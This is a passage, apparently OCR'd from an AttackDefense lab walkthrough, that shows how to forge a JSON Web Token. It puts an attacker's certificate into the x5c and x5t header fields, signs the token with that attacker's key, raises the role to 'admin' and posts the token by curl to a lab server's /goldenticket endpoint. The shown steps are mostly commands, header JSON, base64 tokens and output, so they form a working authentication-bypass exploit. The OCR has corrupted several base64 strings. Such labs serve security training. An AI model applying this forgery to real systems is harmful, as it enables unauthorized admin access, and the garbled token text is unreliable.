bbmHUoqU8kIWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH3
TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUooV9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGuENS6pq2m
f+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUlqz/co8m6Q
Ak4fNirlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqGu5Rfs+F
EvhgBUNGren6rY7JRsDT3LLEYH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQkEazkmd6kDuar9TpCqXRYWrc/-
----ENDCERTIFICATE-----root@attackdefense:~#
root@attackdefense:~#
```

Copy the contents excluding the ---BEGINCERTIFICATE---- and ----ENDCERTIFICATE---- part.


x5c value:

MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQELBQAwRTEL
MAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoMGEludGVybmV
0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDExMjQxMTU2MjlaMEUxC
zAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5l
dCBXaWRnaXRzIFB0eSBMdGQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC
XmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzGt5XLuISaxx+iJlJ
BXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp
8W5iecm0N/fh5mcIFlWc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO
5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40bbmHUoqU8k
IWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQW

BBQOjXPbGDzw+GN1YwUooV9CSFYH3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUoo
V9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGu
ENS6pq2mf+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWu
gyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUIqz/co8m6QAk4fNirlURsu+1Y4CbvOq0IhwMeexs
3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqG
u5Rfs+FEvhgBUNGren6rY7JRsDT3LLEYH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7Vesf
dkdSJCsw2vz8fhKiQkEazkmd6kDuar9TpCqXRYWrc/

Finding the new x5t value:

Command: echo -n $(openssl x509 -in attacker.crt -fingerprint -noout) | sed 's/SHA1 Fingerprint=
//g' | sed 's/://g' | base64 | sed 's/=//g'




```
root@attackdefense:~# echo -n $(openssl x509 -in attacker.crt -fingerprint -noout) | se
d 's/SHA1 Fingerprint=//g' | sed 's/://g' | base64 | sed 's/=//g'
Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ
root@attackdefense:~#
```

x5t value: Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ

Note: The kid parameter would also get the same value as x5t parameter.

Step 7: Creating a forged token using all the parameters calculated in the previous step.


Visit https://jwt.io and paste the token retrieved in Step 3 in the "Encoded" section.



Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "x5t":
"Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ",
  "use": "sig",
  "e": "MTAwMDE",
  "kty": "RSA",
  "alg": "RS256",
```



```
  "n":
"MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1O
WMzODMzMjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwYjFkMGI
0OGJkMTM3MzFhZGU1NzJlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlM
mFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhhYTdlNjk3NjM5YmFlOTJlMjUxNTV
lMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MDk2MWNjOTBhM
jQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3ZjdlMWU2NjcwODE2NTU5Y2U
yYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0Y
zAwYzA3ZjYxNTc4Njc4YWM0NmMzMDM5NjQ2MzljZWU2OGI5NjdkY2EyZDE
xZmQ0NjhjMTAzMmQ2ODA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZ
DA2ZWQ5NzViOTI1OTA0YzU4ZWI0NzI4MGExY2ZjZGZjOGZlOGUzNDZkYjk
4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOTI2ZWFmOTA4NDFhNmNkM
WIwYTliNTc5Mjc2ZTc3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVmOQo",
  "x5c":
"MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIh
vcNAQELBQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGU
xITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExM
jUxMTU2MjlaFw0yMDExMjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQY
DVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzI
FB0eSBMdGQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCXmew
lmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzG
t5XLuISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOU
GnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N
/fh5mcIFlWc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB
/YVeGeKxGwwOWRjnO5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2
XW5JZBMWOtHKAoc
/N/I/o40bbmHUoqU8kIWtBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd
1Kf1X5AgMBAAGjUzBRMB0GA1UdDgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH
3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1YwUooV9CSFYH3TAPBgNVHRMBAf
8EBTADAQH
/MA0GCSqGSIb3DQEBCwUAA4IBAQBE5DRvGuENS6pq2mf+sod1XMfupsfSK
Viy7Cn9ss0z
/SouMzRPc8drXQFP6yemsIWcef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMM
ACIVKk1+U+eOtLUlqz
/co8m6QAk4fNirlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3
RbOPBeQoYG2dmJ6911I7c9uGo2Gzmzrd0U
/5DuCzpYEgniOtfqGu5Rfs+FEvhgBUNGren6rY7JRsDT3LLEYH
/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQk
Eazkmd6kDuar9TpCqXRYWrc/",
  "typ": "JWT",
  "kid":
"Nzk0MDdCRTcyMjYwQTUzM0I1NTJFN0E0NkFBM0UwRDM5MjJDQzY2RQ"
}
```


Paste the X.509 certificate (attacker.crt) and the private key (attacker.key) in their respective places in the "Decoded" section.



VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  YH/1LXL8uJW5zncHxRTyVcXKhNZdb
  x7W0qwni7VesfdkdSJCsw2vz8fhKi
  QkEazk
  md6kDuar9TpCqXRYWrc/
  -----END CERTIFICATE-----,
  z9Q77u
  Xon2n1gD3PmFEkT6M7g9t9AdpHr6p
  OWWRFdULgruSh2JD6e53bwpaICDpw
  Tl4gqb
  iZ0yX1iIu5qsVmZUlti2T3UX8Q==
  -----END PRIVATE KEY-----
)
```

Set the role to "admin" in the "Payload" section.



```
{
  "iat": 1574682363,
  "role": "admin",
  "exp": 1574768763
}
```

Forged Token:

eyJ4NXQiOiJOemswTURkQ1JUY3lNalI3UVRVek0wSTFOVEpGTjBFME5rRkJNMFV3UkRNNU
1qSkRRelkyUlEiLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU2I
iwibiI6Ik1EQTVOems1WldNeU5UazVOVGN4TkRsbU9EZzBZbUpsTkRRek1tWm1OMlEyWkdV
MU5HTmtZMkkxT1dNek9ETXpNalppTkdGaE1qTTJZalk0TWpjeU1tVmlaVFZrTUdVeU0yUXhZ
MkpqWlRBd1lqRmtNR0kwT0dKa01UTTNNekZoWkdVMU56SmxaVEI4TWpaaU1XTTNaVGc0T
1RrME9UQTFOMkUwTXpkaVpUWmxNbUZoTURJMVpEVXdaamN3TnpCaE5XWTROR1V5Tn
poaFlUZGxOamszTmpNNVltRmxPVEpsTWpVeE5UVmxNR1I6TURJNFpUVXdOamxqWmpJNE
1XRXhZMkV6WmpkaVlqQTVNMk13WlRnNE1EazJNV05qT1RCaE1qUTJZMk0xTVRrNFlqQXI
PV1I4Tm1VMk1qYzVZemxpTkRNM1pqZGxNV1UyTmpjd09ERTJOVFU1WTJVeVlURmxaVE0x
TjJOak5UUXpNVFpsWVdVeE5XVXhNVE5rTkdKa09UVmhOR1E0TW1Ga00yWm1ZV1EwWXp
Bd1I6QTNaalI4TlRjNE5qYzRZV00wTm1Nek1ETTVOalEyTXpsalpXVTJPR0k1TmpkaU1kyRXlaR
EV4Wm1RME5qaGpNVEF6TW1RMk9EQTFPR00xTjJZd05HTXhaVE5rT0dRME9URmxaR0ky
WmpBM09ESXhaREEyWldRNU56VmlPVEkxT1RBMFI6VTRaV0kwTnpJNE1HRXhZMlpqWkda
ak9HWmxPR1V6TkRaa1IqazROelV5T0dFNU5HWXlOREI4Tm1JME1UWmhOVGs0TldOa1pX
WmhPVEkyWldGbU9UQTRORFZoTm1Oa01XSXdZVGxpTlRjNU1qYzJaVGMzT0dKaE5UUm1
NVFk1WXpVMVpHUTBZVGRtTlRWbU9RbyIsIng1YyI6Ik1JSURhekNDQWxPZ0F3SUJBZ0lVU
GhwUmtORWJWcGZpNUVxb3JZUnIzVlhqaUdzd0RRWUpLb1pJaHZjTkFRRUxCUUF3UlRFTE
1Ba0dBMVVFQmhNQ1FWVXhFekFSQmdOVkJBZ01DbE52YldVdFUzUmhkR1V4SVRBZkJnTl
ZCQW9NR0VsdWRHVnliVYwSUZkcFpHZHBkSE1nVUhSNUlFeDBaREFlRncweE9URXhNalV
4TVRVMk1qbGFGdzB5TURFeE1qUXhNVFUyTWpsYU1FVXhDekFKQmdOVkJBWVRBa0ZWT
VJNd0VRWURWUVFJREFwVGIyMWxMVk4wWVhSbE1TRXdId1lEVlFRS0RCaEpibUJsY201bG
RDQlhhV1JuYVhSekIGQjBlU0JNZEdRd2dnRWlNQTBHQ1NxR1NJYjNEUUVCQVFVQUE0SUJ
Ed0F3Z2dFS0FvSUJBUUNYbWV3bG1WY1VuNGhMdmtReS8zMXQ1VXpjdFp3NE15YTBxaU5
yYUNjaTYrWFE0ajBjdk9BTEhRdEI2Uk56R3Q1WEx1SVNheHgraUpsSkJYcERIK2JpcWdKZFV
QY0hDbCtFNG5pcWZtbDJPYnJwTGlVVlhnOHdLT1VHblBLQm9jby9lN0NUd09pQWxoekpDaV
JzeFJtTEFwOFc1aWVjbTBOL2ZoNW1jSUZsV2M0cUh1Tlh6RlF4YnE0VjRSUFV2WldrMkNyVC
82MU1BTUlvWVZlR2VLeEd3d09XUmpuTzVvdVdmY290RWYxR2pCQXkxb0JZeFg4RXdlUFkx
Skh0dHZCNElkQnUyWFc1SlpCTVdPdEhLQW9jL04vSS9vNDBiYm1lVW9xVThrSVd0QmFsbU
Z6ZStwSnVyNUNFR216UnNLbTFlU2R1ZDR1bFR4YWNWZDFLZjFYNUFnTUJBQUdqVXpCU


```
k1CMEdBMVVkRGdRV0JCUU9qWFBiR0R6dytHTjFZd1Vvb1Y5Q1NGWUgzVEFmQmdOVkhT
TUVHREFXZ0JRT2pYUGJHRHp3K0dOMVI3VW9vVjlDU0ZZSDNUQVBCZ05WSFJNQkFmOE
VCVEFEQVFIL01BMEdDU3FHU0liM0RRRUJDd1VBQTRJQkFRQkU1RFJ2R3VFTlM2cHEybW
Yrc29kMVhNZnVwc2ZTS1ZpeTdDbjlzczB6L1NvdU16UlBjOGRyWFFGUDZ5ZW1zSVdjZWY1V
XhNcUs3dVg3a1d1Z3loSG9NOGJ4Sjgxb0kzd0ZNTUFDSVZLazErVStlT3RMVWxxei9jbzhtNlF
BazRmTmlybFVSc3UrMVk0Q2J2T3EwSWh3TWVIeHMzSGlSZ0NQNCtWSStNTlNrckt3QTNSY
k9QQmVRb1IHMmRtSjY5MTFJN2M5dUdvMkd6bXpyZDBVLzVEdUN6cFlFZ25pT3RmcUd1NV
JmcytGRXZoZ0JVTkdyZW42clk3SlJzRFQzTExFWUgvMUxYTDh1Slc1em5jSHhSVHlWY1hLaE
5aZGJ4N1cwcXduaTdWZXNmZGtkU0pDc3cydno4ZmhLaVFrRWF6a21kNmtEdWFyOVRwQ3F
YUllXcmMvIiwidHlwIjoiSldUIiwia2lkIjoiTnprME1EZENSVGN5TWpZd1FUVXpNMEkxTlRKRk4w
RTBOa0ZCTTBVd1JETTVNakpEUXpZMlJRIn0.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhZ
G1pbiIsImV4cCI6MTU3NDc2ODc2M30.TO2kOi4cqSlCWfPWqp_RodV3KbR2EcgBihQnxfu201z
DMwpvmPWfQ8tp7jdAG_iNUGpJYKANa_upAN9FAvdRh90CzYujMtbltjeNMSsUF98Wle4Fui28
hSIS-YfiDgR6CLjUH9Wvjmy7tdpDytX_Oa2emQxnV1ct4IJsSMvKYLLzxXXOeUD6ZLz8f9PdG7
X8CCm1EgPfs4EDuegd7BwUJ2dl01TJn3CtDMDf4aQbcQSSQMNNU_Ud1EsNzp2y324NYgVg
L8onbYKe9cqqNejtRXSTHvZsySqTrV-UUJlCB61da1oeLSXkTBSoDYqMVCk4tu7GDI3K-P9Scp
8J7IADaA
```

Step 8: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJ4NXQiOiJOemswTURkQ1JUY3lNalI3UVRVek0wSTFOVEpGTjBFME5rRkJNMFV3UkRNN
U1qSkRRelkyUlEiLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU
2IiwibiI6Ik1EQTVOems1WldNeU5UazVOVGN4TkRsbU9EZzBZbUpsTkRRek1tWm1OMlEyWkd
VMU5HTmtZMkkxT1dNek9ETXpNalppTkdGaE1qTTJZalk0TWpjeU1tVmlaVFZrTUdVeU0yUXh
ZMkpqWlRBd1IqRmtNR0kwT0dKa01UTTNNekZoWkdVMU56SmxaVEI4TWpaaU1XTTNaVGc0
T1RrME9UQTFOMkUwTXpkaVpUWmxNbUZoTURJMVpEVXdaamN3TnpCaE5XWTROR1V5T
npoaFlUZGxOamszTmpNNVltRmxPVEpsTWpVeE5UVmxNR1I6TURJNFpUVXdOamxqWmpJN
E1XRXhZMkV6WmpkaVlqQTVNk13WlRnNE1EazJNV05qT1RCaE1qUTJZMk0xTVRrNFIqQX
lPV1I4Tm1VMk1qYzVZemxpTkRNM1pqZGxNV1UyTmpjd09ERTJOVFU1WTJVeVlURmxaVE0
xTjJOak5UUXpNVFpsWVdVeE5XVXhNVE5rTkdKa09UVmhOR1E0TW1Ga00yWm1ZV1EwWX
pBd1I6QTNaall4TlRjNE5qYzRZV00wTm1Nek1ETTVOalEyTXpsalpXVTJPR0k1Tmpka1kyRXla
REV4Wm1RME5qaGpNVEF6TW1RMk9EQTFPR00xTjJZd05HTXhaVE5rT0dRME9URmxaR0k
yWmpBM09ESXhaREEyWldRNU56VmlPVEkxT1RBMFI6VTRaV0kwTnpJNE1HRXhZMlpqWkd
aak9HWmxPR1V6TkRaa1IqazROelV5T0dFNU5HWXlOREI4Tm1JME1UWmhOVGs0TldOa1pX
WmhPVEkyWldGbU9UQTRORÉZoTm1Oa01XSXdZVGxpTlRjNU1qYzJaVGMzT0dKaE5UUm1
NVFk1WXpVMVpHUTBZVGRtTlRWbU9RbyIsIng1YyI6Ik1JSURhekNDQWxPZ0F3SUJBZ0lVU
GhwUmtORWJWcGZpNUVxb3JZUnIzVlhqaUdzd0RRWUpLb1pJaHZjTkFRRUxCUUF3UlRFTE
1Ba0dBMVVFQmhNQ1FWVXhFekFSQmdOVkJBZ01DbE52YldVdFUzUmhkR1V4SVRBZkJnTl
ZCQW9NR0VsdWRHVnliVYwSUZkcFpHZHBkSE1nVUhSNUlFeDBaREFlRncweE9URXhNalV
4TVRVMk1qbGFGdzB5TURFeE1qUXhNVFUyTWpsYU1FVXhDekFKQmdOVkJBWVRBa0ZWT
VJNd0VRWURWUVFJREFwVGIyMWxMVk4wWVhSbE1TRXdId1lEVlFRS0RCaEpibIJsY201bG
RDQlhhV1JuYVhSekIGQjBlU0JNZEdRd2dnRWlNQTBHQ1NxR1NJYjNEUUVCQVFVQUE0SUJ
Ed0F3Z2dFS0FvSUJBUUNYbWV3bG1WY1VuNGhMdmtReS8zMXQ1VXpjdFp3NE15YTBxaU5
yYUNjaTYrWFE0ajBjdk9BTEhRdEI2Uk56R3Q1WEx1SVNheHgraUpsSkJYcERlK2JpcWdKZFV
QY0hDbCtFNG5pcWZtbDJPYnJwTGlVVlhnOHdLT1VHblBLQm9jby9lN0NUd09pQWxoekpDaV
JzeFJtTEFwOFc1aWVjbTBOL2ZoNW1jSUZsV2M0cUh1Tlh6RlF4YnE0VjRSUFV2WldrMkNyVC
82MU1BTUIvWVZlR2VLeEd3d09XUmpuTzVvdVdmY290RWYxR2pCQXkxb0JZeFg4RXdlUFkx
Skh0dHZCNElkQnUyWFc1SlpCTVdPdEhLQW9jL04vSS9vNDBiYm1IVW9xVThrSVd0QmFsbU
Z6ZStwSnVyNUNFR216UnNLbTFlU2R1ZDR1bFR4YWNWZDFLZjFYNUFnTUJBQUdqVXpCU
k1CMEdBMVVkRGdRV0JCUU9qWFBiR0R6dytHTjFZd1Vvb1Y5Q1NGWUgzVEFmQmdOVkhT
TUVHREFXZ0JRT2pYUGJHRHp3K0dOMVl3VW9vVjlDU0ZZSDNUQVBCZ05WSFJNQkFmOE
VCVEFEQVFIL01BMEdDU3FHU0liM0RRRUJDd1VBQTRJQkFRQkU1RFJ2R3VFTlM2cHEybW
Yrc29kMVhNZnVwc2ZTS1ZpeTdDbjIzczB6L1NvdU16UlBjOGRyWFFGUDZ5ZW1zSVdjZWY1V
XhNcUs3dVg3a1d1Z3loSG9NOGJ4Sjgxb0kzd0ZNTUFDSVZLazErVStlT3RMVWxxei9jbzhtNlF
BazRmTmlybFVSc3UrMVk0Q2J2T3EwSWh3TWVleHMzSGlSZ0NQNCtWSStNTlNrckt3QTNSY
k9QQmVRb1lHMmRtSjY5MTFJN2M5dUdvMkd6bXpyZDBVLzVEdUN6cFlFZ25pT3RmcUd1NV
JmcytGRXZoZ0JVTkdyZW42clk3SlJzRFQzTExFWUgvMUxYTDh1Slc1em5jSHhSVHlWY1hLaE
5aZGJ4N1cwcXduaTdWZXNmZGtkU0pDc3cydno4ZmhLaVFrRWF6a21kNmtEdWFyOVRwQ3F
YUlIXcmMvIiwidHlwIjoiSldUIiwia2lkIjoiTnprME1EZENSVGN5TWpZd1FUVXpNMEkxTlRKRk4w
RTBOa0ZCTTBVd1JETTVNakpEUXpZMlJRIn0.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhZ
G1pbiIsImV4cCI6MTU3NDc2ODc2M30.TO2kOi4cqSICWfPWqp_RodV3KbR2EcgBihQnxfu201z
DMwpvmPWfQ8tp7jdAG_iNUGpJYKANa_upAN9FAvdRh90CzYujMtbltjeNMSsUF98Wle4Fui28
hSIS-YfiDgR6CLjUH9Wvjmy7tdpDytX_Oa2emQxnV1ct4IJsSMvKYLLzxXXOeUD6ZLz8f9PdG7
X8CCm1EgPfs4EDuegd7BwUJ2dl01TJn3CtDMDf4aQbcQSSQMNNU_Ud1EsNzp2y324NYgVg
L8onbYKe9cqqNejtRXSTHvZsySqTrV-UUJlCB61da1oeLSXkTBSoDYqMVCk4tu7GDl3K-P9Scp
8J7lADaA"}' http://192.129.185.3:8080/goldenticket
```



```
tjeNMSsUF98Wle4Fui28hSIS-YfiDgR6CLjUH9Wvjmy7tdpDytX_Oa2emQxnV1ct4IJsSMvKYLLzxXXOeUD6ZLz
